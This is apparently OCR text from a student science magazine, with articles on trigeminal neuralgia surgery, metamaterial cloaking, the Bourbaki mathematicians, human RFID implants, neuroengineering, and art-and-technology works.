The best long-term solution for individuals unresponsive to medication is microvascular decompression (MVD) surgery. Under general anesthesia, a surgeon makes an incision behind the ear and tries to visualize the trigeminal nerve with an operative microscope. The blood vessels compressing the nerve are gently moved. A soft cushion of inert, shredded Teflon® felt is placed between the nerve and the vessels, acting as a permanent implant that sustains the decompression. Upon waking, patients are pain-free, and are gradually weaned off the previously prescribed medications. This technique is the most invasive treatment for TN, posing risks including hearing loss and stroke. However, it offers the best chance for a full recovery, as 80% of patients experience no recurrence of pain within 10 years. A century ago, the incomparable pain of trigeminal neuralgia drove so many to suicide that the disorder itself was referred to as the "suicide disease." The array of options available today to treat this once completely incapacitating affliction is evidence of impressive efforts to relieve one of the most agonizing pains known.

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

Invisibility Revealed

Jennifer Hou

Have you ever dreamed of having the power to make yourself invisible? Well, science is providing the ability to do just that. Newly engineered, structurally altered materials, called metamaterials, are revolutionizing our capability to manipulate matter.

The idea behind making something invisible or creating an invisibility cloak like that in Harry Potter, is to alter the interaction between objects and light. We are able to see an object when light bounces off it and forms an image on our retinas. Thus, if light could be forced to move around an object without being reflected back to us, we would not know that the object was there.

The laws of light refraction that had been accepted for so many centuries are being challenged because metamaterials have proven that light can be made to bend in whatever direction desired, even in directions opposite to the way natural materials reflect light. These metamaterials are able to curve light around an object, rendering it invisible.

It all started in the 1990s when John Pendry, a physicist at Imperial College London, tried to determine how a radiation-absorbing carbon material could hide battleships from radar detection. Pendry found that it was not the electrical properties of the carbon element but rather the electrical properties arising from the shape of its long, thin fibers that allowed the radiation to be absorbed. The development of metamaterials grew out of the realization that a material's internal microstructure, its fine structure usually only visible through a microscope, is important in determining its optical characteristics. By manipulating the microstructure of materials, replacing atoms and molecules with engineered sub-wavelength units, new materials with properties not found in nature can be produced. The earliest types of metamaterials redirected waves in the invisible parts of the spectrum where the wavelength is longer, because this allowed the diameter of the engineered units to be larger. The goal was to extend this to other, smaller frequencies as the technology advanced.

Last January, David R. Smith, Associate Professor in the Electrical and Computer Engineering Department at Duke University built a device that can hide an object from microwave radiation by reflecting the microwaves away from the object. Although the device doesn't respond to light, it does show that it is possible to conceal all the different colors of an object at once. According to Professor Smith, "With appropriately fine-tuned metamaterials, electromagnetic radiation at frequencies ranging from visible light to radio could be redirected at will for virtually any application."

Xiang Zhang, a professor at UC Berkeley's Nanoscale Science and Engineering Center, also recognized the vast potential of these new materials and runs a leading metamaterials fabrication lab at UC Berkely. In the summer of 2008, Zhang's lab created the first device that acts as an invisibility cloak and works in three dimensions. The structure of the cloak material has 21 alternating sheets of silver and a glasslike substance, organized in a pattern that resembles a fishnet. Incoming light is bent by the structure's alternating sheets. Thomas Zentgraf, a member of Zhang's lab, states that the new possibilities opened up by these metamaterials are as if "you were raised in a world in which the only color was red. Then one day someone discovers blue."

While these structures are very promising for a future invisibility cloak that could not only cloak persons but also objects like military tanks, there are limitations. For example, it would not be possible for the person inside the invisibility cloak to see out. According to Pendry, "If I can't see you, you can't see me. It would be like being inside a silvery bubble." Thus, more research must be done before we have a fully functional cloak.

Metamaterials have the potential for applications in concealing sound and any other type of waves in addition to electromagnetic waves. For radio frequencies, metamaterials could improve wireless communications by cloaking obstructions. Acoustic cloaks could act as "protective shields, preventing the penetration of vibrations, sound or seismic waves," and yet other cloaks could shield shorelines from waves.

In addition to hiding objects, metamaterials could also help us see objects better than ever before. By focusing light better, they may one day provide stronger lenses for supermicroscopes, allowing one to see individual strands of DNA within cells and many other microscopic structures. The possibilities are endless. Anything that is based on the interaction of waves and matter can be enhanced. Need a quiet place to study? Well, in the future, a cloak for sound waves may be just the thing for you.

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remembering NICOLAS BOURBAKI

Atanas Atanasov

A simple search through any respectable bookstore's database would reveal at least 10 volumes authored by Nicolas Bourbaki. In reality, Bourbaki is responsible for more than 40 volumes of such astounding quality, depth, and variety that it seems impossible that one man could have produced them all. Indeed, Nicholas Bourbaki is a pseudonym employed by a group of prominent French mathematicians since the early 1930s. The list of members is surprisingly short, yet it includes prominent names such as H. Cartan, C. Chevalley, A. Weil, R. Godement, S. Eilenberg, J. P. Serre, A. Borel, P. Cartier, S. Lang, J. Tate, and last but not least A. Grothendeick.

Our story starts much earlier—during World War I. France's policies did not award extra protection to university students, and many were sent to the front. Records of the prestigious École Normale Supérieure (ENS) in Paris confirm that two thirds of their undergraduate population did not make it back. In the 1920s, this resulted in an acute vacuum of young scientists and mathematicians. As a result, many of the older lecturers either did not follow closely, or were reluctant to teach modern developments in mathematics to their students.

The Bourbaki group traces its roots to a small group of students at ENS who kept close ties after graduation. In the beginning of the 1930s, most members were employed by universities around the country at entry level academic positions. Most of them were responsible for teaching introductory calculus courses from E. Goursat's *Traité d'Analyse*, quite similar to Stewart's *Calculus* nowadays. To the Bourbaki group, the text embodied outdated views on the organization of fundamental mathematics—a reflection of their own experience. After much frustration, in 1934, they set up an informal group to produce a replacement. The original plan was to write a very general text, one that would be equally applicable in pure mathematics and in engineering contexts. Several of the adopted approaches, however, severely distanced the goal from its generic audience. Firstly, covering a large amount of material in order to accommodate for everyone excluded all lay readers. Secondly, the Bourbaki members were not only interested in teaching mathematics properly, but also in its foundations. The turn of the century saw much research in set theory and logic, and by the 1930s, it was universally acknowledged that all mathematical theory could be constructed via these simple tools. Nevertheless, at the time there were no accounts which followed the trail and simultaneously reorganized the material in a consistent manner. This became an important part of the Bourbaki philosophy. Finally, in order to follow their ambitious agenda, all results had to be proved either from first principles or on the basis of previous ones, much like a pyramid. Little did the Bourbaki men know, their first chapter, covering set theory, would be ready for publication four years later.

Many of the members of the Bourbaki group changed over the years, yet the original goal was pursued actively until the 1970s. This attempt to write an introductory calculus text resulted in a sequence of over 40 perfectly executed volumes whose technical level far surpasses any introductory text. It is inconceivable what contemporary mathematics would have looked like without Nicholas Bourbaki.


RFID

Sara Stream

What if, instead of scanning your Columbia ID card before entering Lerner Hall, a microchip in your arm, which contained all of your personal information, was scanned automatically? As you approach the building, the information on a subcutaneously implanted chip, referred to as a radiofrequency identification (RFID) tag, would be read by an RFID reader. Then, the RFID reader, also known as an interrogator, would decode the information and determine whether you were granted access to Lerner Hall. If you were granted access, the interrogator would send out another signal to the doors, which would automatically unlock as you approached the building. While this possibility may seem farfetched, it is quickly becoming a reality. In 2004, the Food and Drug Administration approved the use of RFID technology in humans. By 2006, approximately 70 individuals in the US were implanted with RFID tags, including employees at the Ohio security company, Citywatcher.com, whose access to the company's facilities was controlled by their RFID tags. As of July 2008, over 2000 individuals worldwide had been implanted with RFID tags, including many who were implanted for medical reasons. The increasing use of RFID tags in humans raises ethical concerns about the role of technology in society.

Radiofrequency identification technology has been in use since the 1970s, but only recently has the technology gotten small and inexpensive enough for widespread use. These tags are mainly used for tracking livestock and merchandise, and the idea of implanting these tags in humans has raised much public opposition.

The leading manufacturer of RFID tags, VeriChip Corp, first introduced them for human use as an identification tool for people with medical concerns. For example, if an individual has Alzheimer's disease and cannot remember their personal information, a medical professional would be able to identify the individual and access their medical history in order to treat the patient properly. Also, in the case of an emergency, the individual could be identified and their family members could be contacted because their personal information would be included in the tag. In fact, in July 2008, 111 Alzheimer's patients in a retirement home in West Palm Beach, Florida, were implanted with RFID chips. In addition to this usage, advocates of human RFID tagging stress the importance of this technology as a way to identify individuals, healthy or ill, quickly and accurately in the case of an emergency. For example, if an individual was found unconscious or unable to speak, doctors and rescue crews could scan the individual's arm to correctly identify him or her. In 2006, Hackensack University Medical Center in Hackensack, New Jersey, was the first hospital to install RFID readers in their emergency room. As of February 2006, 68 other hospitals had planned to use RFID technology in their emergency rooms. In addition, in a Report of the Council of Ethical and Judicial Affairs, the American Medical Association identifies a preliminary code of ethics concerning RFID tagging. In the report, the AMA presents the benefits of RFID tagging, saying "these devices can improve the continuity and coordination of care with resulting reduction in adverse drug effects and medical errors."

Despite these medical benefits, the potential for this technology to be used for other purposes is overwhelming. First, when individuals are implanted with RFID tags, they allow access to their personal information to anyone who has a reader that corresponds to their tag. Because the tag and reader communicate wirelessly over a fixed distance, individuals have no way of knowing when their tag is being read or who is reading it. The possibility that these tags could become tracking devices is a primary concern about this technology. These tags allow access to personal information all the time, not only in the case of emergency, because there is no way to "turn off" the tag.

Also, the possibility that these tags could be used as tracking devices outside of the medical sphere provides additional cause for concern. For example, in 2006, two employees for the company Citywatcher.com, were implanted with RFID tags as a way to control access into the company's facilities. In an article published in the Chicago Tribune in 2006, Sean Darks, the vice president of Citywatcher.com (who is also implanted with an RFID tag) explained, "We wanted a way to say, 'Hey, we are a little different in the way that we take our security." However, the use of this technology raised concerns about privacy and individual rights. Although the RFID tags may reduce the hassle of ID badges for the employees, they also introduce the possibility that the company could track their activity while they are in the range of the company's reader. In the 2006 article, Darks claims that, "Nobody's watching me and I'm not watching my employees with it." However, if more individuals are implanted, possibly involuntarily, there is no guarantee that these tags will not be used for tracking purposes. In response to this issue, California Governor Schwarzenegger passed a bill in 2007, which prohibits employers and others from requiring people to be implanted with RFID tags. Currently, California, Wisconsin, and North Dakota have passed legislation banning mandatory RFID implantation. In the Chicago Tribune article, Lee Tien, an attorney for the Electronic Frontier Foundation, said, "This may be appropriate for cattle, pets or packages, but for humans it is a very different issue."

In the AMA's July 2007 report, they recognize that these tags may be used for other purposes, such as tracking and surveillance. In addition to infringing on privacy rights, RFID tags may also serve as targets for identity theft. Although the FDA requires that each RFID tag is given a unique identification code which corresponds to a specific reader, it is possible for individuals to hack into these tags and to steal an individual's personal information. The AMA suggests the use of computer encryption and digital signatures to provide further security of the information that is stored in these tags. The potential for infringement of privacy rights and the susceptibility of these tags to security threats explain the fear that many people have of human implantation of RFID tags. The widespread implementation of human RFID tagging poses a frightening possibility for the future, in which individuals would be identified by scanning their arms, like produce is scanned at the grocery store check-out counter. The extent to which human RFID tagging could change the basis of human interactions, within and outside the medical context, is a cause for concern. In their 2007 report, the AMA stresses the importance of further research and investigation in order to properly assess the benefits and risks of this technology. While human RFID implantation is intended to provide medical benefits, the use of this technology for other purposes may greatly infringe upon individual rights, obscuring these potential benefits.

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
neuro engineering




Richard Barzaga

In the denouement of the film *The Empire Strikes Back*, Luke Skywalker finds himself with his right hand freshly amputated. We are left to wonder how our hero will "singlehandedly" continue the struggle against the evil Empire. But even a long time ago, that galaxy far, far away was in fact also light years ahead of us in dealing with the loss of extremities. By the film's end, he has a new robotic hand that seamlessly integrates tactile sensation with voluntary motor control; he can wield his lightsaber once more.

From Star Wars to the Six Million Dollar Man, countless movies and televison shows have depicted the dissolution of the border between man and machine. As a result, the individuals undergoing these bionic transformations become (in the words of Daft Punk) harder, better, faster, and stronger. Recently, however, the gap between science fact and Hollywood fiction has shrunk, thanks to advances being made in the new field of neuroengineering. Unlike the neuroscientist, who wishes to understand the physiological and biological underpinnings of the nervous system, the neuroengineer takes a different approach: he or she wishes to take apart this system, but put it back together as more efficient and ultimately better than it was. Rather than studying the brain and figuring out indirect ways to affect its activity, neuroengineers delve into the nitty-gritty of neuronal connections and patterns.

A hot topic in neuroengineering is known as the brain-computer interface (BCI), involving the communication and transfer of information between the brain and an external device. This transfer comes in three varieties: invasive, partially invasive, and non-invasive methods. Invasive BCI techniques require the implantation of electrodes directly into the gray matter of the brain. Partially invasive BCIs also require surgery to open the skull; however, the electrical devices remain outside the brain, rather than invading the cerebral cortex.

Electrocorticography (ECoG) is an example of a partially invasive technique, where a pad of electrodes rests on top of the brain in order to measure its electrical activity. Interestingly, while non-invasive procedures are generally the easiest and presumably



"neuroengineering is providing tremendous insights into localizing epileptic networks, treating mental illness, and brain imaging"

safest means of creating a brain-computer interface, some information is lost both ways because signals are weakened due to interference from the skull. Nonetheless, it is from research done with BCIs that therapies for damaged or insufficient brain areas will come.

Neuroprosthetics is a term often used interchangeably with brain-computer interfaces, as both introduce non-organic components into neural pathways. But instead of purely computational machinery, neuroprosthetics aim to be functional surrogates for what are commonly mechanical systems. They can be replacements for limbs lost in war or computer implants restoring sight or hearing to the previously impaired. And not surprisingly, the work done with neuroprosthetics is striking.


In 1978, researcher William H. Dobelle implanted the first prototype of a device designed to restore vision to a Brooklyn man named Jerry. An implant of 68 electrodes directly into Jerry's visual cortex allowed him to experience a primitive form of seeing called a "phosphene," the sensation of seeing light. By 2002, a blind man named Jens Naumann became Dr. Dobelle's first paying patient for his second-generation implant; this time the phosphenes translated into coherent vision. In 2005, researchers from Harvard and Brown demonstrated control of a prosthetic hand by a quadraplegic man using only his "thoughts" (i.e. signals produced by intercortical neuronal activity). This and other work demonstrates the increasing possibility that one day, an amputee could be picking out a replacement leg from the shelf in the morning, and be home on the treadmill after dinner.

The emphasis on patient care is no coincidence; indeed across the country, like at the University of Pennsylvania, translational neuroengineering is quickly becoming a focus of neurological and neurosurgical medical departments. Here, the focus is on transferring experimental work from the lab to the clinic. Neuroengineering is providing tremendous insights into localizing epileptic networks, treating mental illness, and brain imaging.

Even with the remarkable progress that has been made in the treatment of injury and disease, neuroengineers have not forsaken their original goal of learning how to manipulate and improve the basic circuitry of the brain. Ed Boyden's Neuroengineering and Neuromedia Lab at MIT, along with Dr. Karl Deisseroth of Stanford, have made headway in this regard. Together, the two have developed a method of controlling small groups of neurons with what they have termed an "optical switch." Like an on-off button, the switch uses pulses of light to cause the cells to either fire or cease activity. These switches are light sensitive genes inserted directly into the desired portions of a mouse's brain. A fiber optic cable fed through the skull completes the switch, and allows precise amounts of light stimulation to be pumped in. With complete control over the altered neurons, Deisseroth's group managed to force a mouse into an endless pattern of left turns. "You've got to wonder what he's thinking," Deisseroth muses. "It's 'I gotta go left, I gotta go left.'"

If mice can be induced to turn left indefinitely, we ourselves have to wonder, "What could they make me do?" Indeed, neuroengineering has begun to examine its practical applications, including improving the quality of life for those suffering from depression. It is apparent that anti-depressant drugs may not be doing a good enough job treating those afflicted with clinical depression. Boyden believes he can do better. With transcranial magnetic stimulation (TMS), a magnetic field is used to non-invasively excite neurons in the brain. TMS may one day be used as therapy for patients diagnosed with depression by stimulating the correct sets of neurons, leading to a happier, hopefully healthier individual. Boyden also thinks that TMS may even one day be used as an outlet to incite creativity, due to TMS's ability to cause increased concentration and risky behavior. In addition, devices called brain pacemakers have been evaluated with regards to their ability to treat clinical depression. Already with applications for treating Parkinson's and epilepsy, brain pacemakers (which excite neurons deep in the brain with electrical impulses) have made some promising headway. If the critical brain areas are eventually isolated and targeted, depression sufferers may have finally found a long-lasting reprieve. Says one of the early patients after her pacemaker was switched on, ""I'm starting to smile."

Though the work of neuroengineers like Boyden and Deisseroth is on the cutting-edge of technology and science, we might be inclined to ask about the implications of this research. As we understand more and more about the intricacies of the 3.3 lb grayish pink mass in our skulls, will we begin to attribute our thoughts and emotions to an after-effect of electrical spikes? As we exhibit more direct control over these neural circuits, are we considering how we can cause people not only to walk or see again, but to love or feel joy or sadness? Are we in danger of reducing ourselves into the very machines that we have built to help us?




"TIJUANA PROJECT"
KRZYSZTOF WODICZKO

Some artists have taken technology out of the digital world of bytes and into the physical world of atoms. Krzysztof Wodiczko is known for his large scale projections of politically-charged images on architectural façades and monuments. In his Tijuana Projection, located on the border between the United States and Mexico, Wodiczko projected videos of migrant workers telling personal tragedies of life in the border down onto the façade of a building, making it impossible to hide from such unbearable truths.

Art & Technology

Jie Qi

Traditionally art and science are viewed as separate spheres that only occasionally overlap in the form of illustration. However, as new technologies have become an integral part of everyday existence, the dialogue between art and science has developed into a full discussion. With the emergence of the "new media" genre, artists are now taking advantage of technology as a medium.



"SOLAR VINTAGE"
ELENA CORCHERO


Elena Corchero's "Solar Vintage" collection is a series of high tech fashions and accessories that incorporate electronic components like solar panels, LEDs and light sensors into traditional textiles using conductive thread. The objects are charged by sunlight during outdoor use and when taken indoors, they illuminate to become ambient light displays. While most products in interactive, wearable technology are hard-edged and male-oriented—such as sports equipment and health monitors—Corchero's work introduces a distinctly soft and feminine style through her use of delicately embroidered patterns and vintage objects.

THE WEATHER PROJECT
OLAFUR ELIASSON

